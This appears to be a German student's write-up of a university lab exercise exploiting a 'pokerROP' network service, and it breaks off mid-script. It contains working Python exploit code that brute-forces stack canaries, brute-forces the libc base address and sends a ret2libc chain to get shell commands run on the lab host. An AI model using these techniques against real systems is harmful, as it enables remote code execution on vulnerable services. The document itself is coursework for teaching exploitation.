wenig geehrt fühlend beginnen Sie das Service zu analysieren. Anmerkung: Das Service ist im FH Netz, verbinden Sie sich mit VPN. Als Credentials für das Service selbst verwenden Sie beim Login Ihren TW Account sowohl als Login als auch als Password, getrennt durch einen Doppelpunkt. D.h. Eingabe beim Login: zum Beispiel ic16m001:ic16m01 Der Scope ist die Beschaffung des Flags. Alle Aktivitäten, die über diesen Scope hinausgehen z.B. Angriffe auf andere Rechner oder Veränderung bzw. mutwillige Beschädigung des Systems werden nicht geduldet! Volle Punkteanzahl, wenn Sie ASLR ohne Bruteforce bypassen können, ansonsten nur die halbe!

## Lösung

Es wurde als erstes versucht das pokerRop.c File zu kompilieren. Dabei bekam ich die Meldung, dass die Datei libinetsec.h fehlt. Diese wurde mit „touch“ generiert. Daraufhin wurde versucht die Datei erneut zu kompilieren. Anschließend wurde als Fehlermeldung ausgegeben, dass die Funktionen init\_canary, check\_canary, auth\_user und check\_user nicht implementiert sind (siehe Abbildung).




Ich debuggte schrittwiese und kam nach und nach meinem Ziel näher (Beispiel in der Abbildung)




Die Schlussendlich erstellte C Datei sah dann so aus:

|  |
| --- |
| #ifndef \_LIBINETSEC\_H\_  #define \_LIBINETSEC\_H\_  #include <stdbool.h>  typedef unsigned char byte;  void init\_canary(byte \*canary, char \*user, char \*pass);  bool check\_canary(byte \*canary1, byte \*canary2);  int auth\_user(char \*user, char \*pass);  bool check\_usr(char \*user, char \*pass);  #endif |
| Libinetsec.h |

Die Ausgabe bei der Kompilierung bestätigt, dass nur noch die Implementierung zu machen ist.




Anmerkung: In der pokerROP.c Datei wurde einen Backslash hinzugefügt, um diese Warning zu fixen.




Ich versuchte dann auf der Kali Maschine das benötigte Library File mit folgendem Befehl zu kompilieren und anschließend zu starten.


* gcc -c -fPIC -o libinetsec.o libinetsec.c && gcc -shared -o libinetsec.so libinetsec.o



Die Anwendung wies einen Fehler auf und ich probierte lange herum, konnte das Problem aber nicht fixen. Daher entschied ich mich per VPN ins FH Netz zu verbinden und einen Scan auf die Maschine vorzunehmen:



In der SSH Version ist ersichtlich, dass OpenSSH 7.4p1 Debian als Service ermittelt wurde. Ich betrieb ein bisschen Recherche und kam zum Schluss, dass das Betriebssystem am ehesten eine Debian Stretch Variante sein sollte und installierte diese in der Version 9. Danach musste ich die gewöhnlichen Installationsmaßnahmen durchführen (Manipulation sources.list, update, packages installieren) und kopierte den bisherigen Fortschritt auf Debian. Ich startete die Anwendung mit Übergabe von Port 8080 und verband mich mit necat auf den Port und siehe da, nun läuft es:



Nun begann ein ewiges hin und her. Ich habe auf meinem Host Virtualbox installiert. Falls man eine virtuelle Maschine im Vollbildmodus laufen lassen will, braucht man da die Guest Additions. Die habe ich erst installieren können nachdem ich ein upgrade (apt-get install upgrade) gemacht habe. Mit dem Upgrade wurde aber (denke ich!) die lib.c Version aktualisiert und ich bekam wieder die Meldung „segmentation fault“. Also habe ich nochmals probiert das zu fixen, konnte die Anwendung aber wieder nicht zum Laufen bringen. Na gut, Debian 9 nochmal installieren probiert. Anwendung läuft wieder aber ohne Guest Additions. Also habe ich Debian 9 nochmal mit VMWare Player und der offiziellen ISO versucht zu installieren. Nachdem die Installation durch war ist die virtuelle Maschine einfach nicht gestartet und ich erhielt einen Blackscreen. Na gut, dachte ich mir, probierst du das ganze halt nochmal mit Workstation Pro aus und siehe da, Debian 9 läuft. Das ganze Spiel hat mich ungefähr 16 Stunden gekostet. Anmerkung von mir: Vielleicht könnte man hier den Kollegen aus den nächsten Semestern kurz einen Hinweis geben, dass empfohlen wird mit VMware Workstation Pro und eventuell sogar mit folgender ISO zu arbeiten:

* <http://kambing.ui.ac.id/iso/debian/9.6.0/i386/iso-cd/>

Bei 11 Tagen Zeit für Aufgabe 3 und 4 ist natürlich jede Stunde kostbar, daher wollte ich in an dieser Stelle nur nochmal darauf hinweisen. Bitte nicht als rumgeheule verstehen…

Daraufhin begann ich nach der Suche der Schwachstelle im Code. Dabei stoß ich auf eine Liste von „SDL Banned Functions“ und deren Alternativen [10].

Ich begann die Liste durchzugehen und entdecke folgende Funktionen:

* Strlen
* Memcpy

Besonders ins Auge gefallen ist mir dabei folgender Bereich in der Funktion handle\_banking() innerhalb einer Switch Anweisung:




Sollte der Übergabeparameter ‚u‘ sein wird memcpy aufgerufen. Ich las mir daher eine Dokumentation von memcpy durch [11]. Diese sagt aus, dass die Funktionen Werte von ‚num‘ Bytes von einer Location ‚source‘ zu einem Speicherblock einer ‚destination‘ kopiert.


memcpy (void \* destination, const void \* source, size\_t num );

Außerdem wird in der Dokumentation erwähnt, dass die Größe von ‚source‘ und ‚destination‘ immer höher sein soll als ‚num‘ [11], um Bufferoverflow Angriffe zu verhindern. Ich vermutete, dass genau hier das Problem ist.


Als nächstes begann ich schrittweise herauszufinden, ob sich die Schwachstelle hier befinden könnte. Ich ging die Anwendung von oben nach durch und probierte ein Paar unterschiedlich Lange Parameter (a’s) zu übergeben (siehe Abbildung).




Sobald ich 200 a’s übergeben hatte wurde ich aus der Anwendung geworfen, daher vermutete ich, dass sich hier ein potenzieller BOF verstecken könnte.



Ich hab dann nach und nach die Eingabe verändert und habe festgestellt, dass ich bei 128 a‘s noch keine Meldung bekomme (siehe Abbildung).




Sobald ich 129 a’s gesendet habe wurde festgestellt, dass die Meldung „… STACK SMASHING DETECTED …“ erschien. Daher ging ich davon aus, dass ich an dieser Stelle die folgenden canaries ermitteln muss (siehe Abbildung).




Als nächstes kompilierte ich die pokerROP.c Datei mit dem Warning und dem Befehel „gcc -Wall -Wformat-security pokerROP.c -L . -linetsec -Wl,-R./“ (siehe Abbildung).

Dabei stelle ich fest, dass diese in der Funktion „list accounts“ beim Parameter innerhalb von printf anschlug (siehe Abbildung).



Also legte ich einen Member mit „AM“ and und gab diesem Namen, Membership und Expiration Date. Anschließend führte ich die Funktion list\_accounts mit Übergabe von „L“ auf und erhielt folgendes Ergebnis (siehe Abbildung).



Das ließ mich annehmen, dass diese Funktionen eventuell im Zusammenhang mit dem Adress Leak stehen könnte.

Als nächstes begann ich mit dem Herausfinden der canaries. Bei Stack canaries handelt es sich um einen zufälligen Wert, der vor der Return Adresse am Stack eingefügt und überprüft wird. Sollte der canary einen anderen Wert aufweisen, so wurde dieser überschreiben und die Anwendung terminiert.

Ich dachte mir durch, wie die Programmfluss aussieht und kam auf folgende Vorgehensweise:

1. Verbindungsaufbau

2. Login


3. Buffer mit dem Parameter ‚u‘ mitschicken

4. Überprüfen, ob im Response der Wert ‚RED‘ enthalten ist.

Dies löste ich grundlegend wie folgt (vorgehen oben beschreiben):

|  |
| --- |
| #!/usr/bin/python  import socket  import time  def checkResponse(res):  time.sleep(0.5)  badRes = ‘RED’  if badRes in res:  return 0  else:  return 1  def main():  IP\_FH = '10.105.21.174'  IP\_MARTIN = '10.0.2.22'  IP = IP\_FH  PORT = 8080  BUFFE\_SIZE = 4096  login = 'cs19m050:cs19m050' + '\n'  buffer = 'u ' + 'A'\*128 + 'a'\*1 + '\n'  exit = 'e' + '\n'  s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  s.settimeout(0.5)  connect = s.connect((IP, PORT)) # hardcoded IP address  time.sleep(0.5)  res1 = s.recv(BUFFE\_SIZE)  print(res1)  #login with username  s.send(login)  res3 = s.recv(BUFFE\_SIZE)  print (res3)  s.send(buffer)  res4\_1 = s.recv(BUFFE\_SIZE)  print('res4\_1', res4\_1)  s.send(exit)  res5 = s.recv(BUFFE\_SIZE)  res6 = s.recv(BUFFE\_SIZE)  print('res5', res5)  print('res6', res6)  result = checkResponse(res5+res6)  print result  s.close()  main() |
| Canary\_1.py |

Mir ist während des Debuggings aufgefallen, dass der Response vom Senden des Buffers hin und wieder in zwei Teile aufgesplittet war. Daher entschied ich mich diese zusammenzufügen. Das Resultat der Konsole ist in der Abbildung ersichtlich.




Zwischenzeitlich wurde noch ein Skript „canary\_2.py entwickelt, um das erste Canary zu beschaffen. Dieses wurde der Vollständigkeit halber angehängt, ist aber als Zwischenschritt für die Dokumentation irrelevant.

Im nächsten Schritt wurde das Skript so umgebaut, dass mit dem Funktionsaufruf getCanary() der aktuelle Buffer übergeben wird. Der Buffer setzt sich zusammen aus den 128 A’s und den gefundenen canaries. Es gibt also insgesamt 4 Durchläufe, innerhalb Schrittweise das einzelne canary ermittelt werden soll. Innerhalb eines Durchlaufs wird eine Schleife ausgeführt. Für jeden Durchang wird der Index des Durchangs an den an die Funktionen übergebenen Wert angehängt und an die Anwendung gesendet. Das volle Skript canary\_3.py ist in der folgenden Tabelle ersichtlich:

|  |
| --- |
| #!/usr/bin/python  import socket  import time  def checkResponse(res):  time.sleep(0.5)  badRes = 'RED'  if badRes in res:  return 0  else:  return 1  def getCanary(buffer):  for element in range(256):  IP\_FH = '10.105.21.174'  IP\_MARTIN = '10.0.2.22'  IP = IP\_FH  PORT = 8080  BUFFE\_SIZE = 4096  login = 'cs19m050:cs19m050' + '\n'  exit = 'e' + '\n'  s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  s.settimeout(0.5)  connect = s.connect((IP, PORT)) # hardcoded IP address  res1 = s.recv(BUFFE\_SIZE)  # login with username  s.send(login)  res3 = s.recv(BUFFE\_SIZE)  s.send(buffer + chr(element) + '\n')  res4\_1 = s.recv(BUFFE\_SIZE)  s.send(exit)  res5 = s.recv(BUFFE\_SIZE)  res6 = s.recv(BUFFE\_SIZE)  print(res5)  print(res6)  result = checkResponse(res5 + res6)  if result == 1:  canary1 = element  print('Canary = ' + str(canary1) + ' - ' + hex(canary1))  return element  break  else:  print('Canary is not ' + str(element) + ' - ' + hex(element))  s.close()  def main():  canary1 = 'a'  canary2 = 'a'  canary3 = 'a'  canary4 = 'a'  #buffer = 'u ' + 'A' \* 128 + chr(element) + '\n'  buffer = 'u ' + 'A' \* 128  canary1 = getCanary(buffer)  buffer = buffer + chr(canary1)  canary2 = getCanary(buffer)  buffer = buffer + chr(canary2)  canary3 = getCanary(buffer)  buffer = buffer + chr(canary3)  canary4 = getCanary(buffer)  print('Successfully got canaries:')  print('--------------------------')  print('canary1: ' + hex(canary1))  print('canary2: ' + hex(canary2))  print('canary3: ' + hex(canary3))  print('canary4: ' + hex(canary4))  print('--------------------------')  main() |
| Canary\_3.py |

Das Skript gab auf der Konsole folgendes aus:



Es konnten also folgende canaries ermittelt werden:


Canary1 = 0xbc

Canary2 = 0xad

Canary3 = 0xb8

Canary4 = 0xa8


Um überprüfen zu können, an welcher Stelle das EIP Register überschrieben wird generiete ich mit pattern\_create ein Pattern (siehe Abbildung).



Diese fügte ich nach 128 a’s und den canaries der Variable Buffer hinzu. In der folgenden Ansicht ist der Auszug aus dem Skript ersichtlich.

|  |
| --- |
| …  pattern = 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A'  canaries = '\xbc\xad\xb8\xa8'  buffer = "A" \* 128 + canaries + pattern  … |
| Pattern.py |

Das EIP Register wurde mit dem Wert 37614136 überschrieben. Dies übergab ich dem Tool pattern\_offset und erhielt 20 als Offset.




Daher war meine Idee, dass der Buffer schlussendlich wie folgt ausschauen sollte:

Buffer = 128 \* a + canaries (4 byte) + fillernopsleds (20 byte) + ropchain

Als nächstes überlegte ich mir, wie ich nun etwas auf dem Zielsystem ausführen soll. Ich erinnerte mich, dass in der Vorlesung erwähnt wurde, dass wir uns Return to Libc anschauen sollten und ich schaute mir an, um was es sich bei diesem Begriff handelt.

Die Idee hinter ret2libc ist, dass man, statt in einer Anwendung Shellcode einzufügen und dann an die Adresse des Shellcodes zu springen, Funktionen verwendet, welche in der C Library vorhanden sind. Das kann beispielsweise ein Aufruf der Funktion System sein, um /bin/sh auszuführen. Darüber hinaus benötigt man die Funktionen exit(), um das Programm sauber zu beenden. [12]

Anschließend suchte ich nach einer Möglichkeit, wie ich mir meine Ropchain zusammen bauen kann. Ich wurde mit einer detaillierten Anleitung fündig [13]. Diese beschreibt, wie die Base Addressen von den benötigten Funktionen herausgefunden werden kann. Wie bereits erwähnt benötigt man dafür system, exit und /bin/sh. Die Base Adressen wurden wie in der Abbildung ersichtlich bestimmt:



Daraus ergab sich folgendes:

system = libcBase + 0x3ab40

exit = libcBase + 0x2e7f0

binsh\_string = libcBase + 0x15cdc8


Mit diesem wissen konnte nun ein weiters Skript entwickelt werden, dass die Base Adresse von Libc per Bruteforcing ermittelt. Dazu musste ich zuerst herausfinden, in welchem Bereich die Base Adresse ungefähr liegen kann. Ich habe die Anwendung in Gdb eingespielt und die Base Adressen ausgelesen (siehe Abbildung). Mir ist dabei aufgefallen, dass sich Base Adresse von Libc beim Neustart der virtuellen Maschine nur geringfügig ändert. Statisch bleiben immer die ersten 2 Byte (B7) und die letzten 3 Byte (000). Byte 3 – 5 muss also erraten werden.




Das entwickelte Skript ist in der folgenden Tabelle ersichtlich. Die Base Adresse von Libc wurde mit ‚0xB7000000’ festgelegt. Die Repsonse Variable wurde mit ‚false‘ initialisiert. Anschließend wird innerhalb einer Schleife der Wert dieser Variable überprüft. Danach wird die bereits beschriebene Ropchain mit der Base Adresse berechnet. Nachdem der Buffer übertragen wurde wird ein ‚echo martingratt‘ an die Anwendung gesendet. Sollte der folgende Response ‚martingratt‘ beinhalten wird die Variable ‚repsonse‘ auf true gesetzt. Sollte dies nicht der Fall sein wird libcBase um 0x00001000 erhöht und der Vorgang beginnt von vorne.

|  |
| --- |
| import struct  import socket  import time  canaries = '\xBC\xAD\xB8\xA8'  fillerNopSleds = '\x90' \* 20  login = 'cs19m050:cs19m050' + '\n'  libcBase = int("0xB7000000", 16)  response = 'false'  while response == 'false':  print "------------------------"  print "Bruteforcing application with the following libc base address: " + hex(libcBase)  print "------------------------"  system = libcBase + 0x3ab40  exit = libcBase + 0x2e7f0  binsh = libcBase + 0x15cdc8  r2libc = struct.pack('<L', system)  r2libc += struct.pack('<L', exit)  r2libc += struct.pack('<L', binsh)  buffer = "A" \* 128 + canaries + fillerNopSleds + r2libc  IP\_FH = '10.105.21.174'  IP\_MARTIN = '10.0.2.22'  IP = IP\_FH  PORT = 8080  BUFFER\_SIZE = 2048  # connection establishment+  s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  connect = s.connect((IP, PORT)) # hardcoded IP address  # login to the application  s.send(login)  res2 = s.recv(BUFFER\_SIZE)  time.sleep(0.02)  # sending buffer to change username vulnerability  s.send('u ' + buffer + '\n')  res3 = s.recv(BUFFER\_SIZE)  # echo something with bin/sh  s.send('echo martingratt' + '\n')  res4 = s.recv(BUFFER\_SIZE)  if ("martingratt" in res4):  print "SUCCESSFULL"  print "------------------------"  print "echo martingratt successfully executed with libc base address " + hex(libcBase)  print "------------------------"  response = 'true'  else:  print "FAILED"  print "------------------------"  print "Failed to echo martingratt with libc base address " + hex(libcBase)  print "------------------------" + "\n"  libcBase = libcBase + 0x00001000  s.close() |
| getBaseLibc.py |

Das erstellte Skript gab auf der Konsole folgendes aus (siehe Abbildung):



Mithilfe des Skripts konnte also ermittelt werden, dass die Base Adresse von LibC 0xb75b3000 sein muss. Diese Information wurde verwendet, um den schlussendlichen Proof of concept zu entwickeln. Die Schleife wurde entfernt und der Variable libcBase der Wert 0xb75b3000 zugewiesen. Statt „echo martingratt“ wurde zuerst „ls -l“ übertragen, in der Abbildung ist der Response ersichtlich:



So konnte bestimmt werden, dass meine Flag cs19m050\_flag.txt sein musst. Daher endete ich das auszuführende Kommando auf „cat cs19m050\_flag.txt“, damit der Inhalt der Datei ausgegeben wird und bekam folgende Antwort:



Der Inhalt der Flag ist also folgender:

* ?]-z#L,UI'Erbh4qx

Ich konnte innerhalb des Abgabeslots keinen Bereich finden, wo man das Token abgeben hätte können. Daher gehe ich davon aus, dass es innerhalb der Dokumentation ausreicht.

Der schlussendliche PoC ist nochmals als Leseunterstützung in folgender Tabelle ersichtlich:

|  |
| --- |
| import struct  import socket  import time  canaries = '\xBC\xAD\xB8\xA8'  fillerNopSleds = '\x90' \* 20  login = 'cs19m050:cs19m050' + '\n'  libcBase = int("0xB75b3000", 16)  #cmd = 'ls -l'  cmd = 'cat cs19m050\_flag.txt'  system = libcBase + 0x3ab40  exit = libcBase + 0x2e7f0  binsh = libcBase + 0x15cdc8  r2libc = struct.pack('<L', system)  r2libc += struct.pack('<L', exit)  r2libc += struct.pack('<L', binsh)  buffer = 'A' \* 128 + canaries + fillerNopSleds + r2libc  IP\_FH = '10.105.21.174'  IP\_MARTIN = '10.0.2.22'  IP = IP\_FH  PORT = 8080  BUFFER\_SIZE = 2048  # connection establishment  s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  connect = s.connect((IP, PORT))  # login to the application  s.send(login)  res2 = 